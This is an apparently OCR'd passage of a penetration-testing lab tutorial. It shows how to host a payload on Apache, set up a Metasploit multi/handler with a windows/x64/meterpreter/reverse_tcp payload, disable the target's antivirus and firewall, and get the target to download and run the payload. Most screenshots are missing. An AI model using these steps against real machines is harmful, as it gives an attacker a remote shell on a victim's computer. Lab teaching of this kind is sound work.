


➢ **Copy payload in web root directory -- /var/www/html**







- **Now start apache server**



- **Check apache service start or not**




- **Target Ip address**




- now open msfconsole → it work as listner in this exploit

Note -: When you use msfconsole to set up a handler, it's literally listening for a connection from a payload that was executed on a target machine



- use exploit/multi/handler


multi/handler is not a traditional exploit. Instead, it's a payload handler.




- set payload that are you create for payload

set payload windows/x64/meterpreter/reverse_tcp


- And set Lhost




- Now , go to target machine and then disable antivirus and firewall




- Open target machine and type attacker machine ip/payload name




- Click on keep




- Download it




- Now , double click on payload and then click on more info



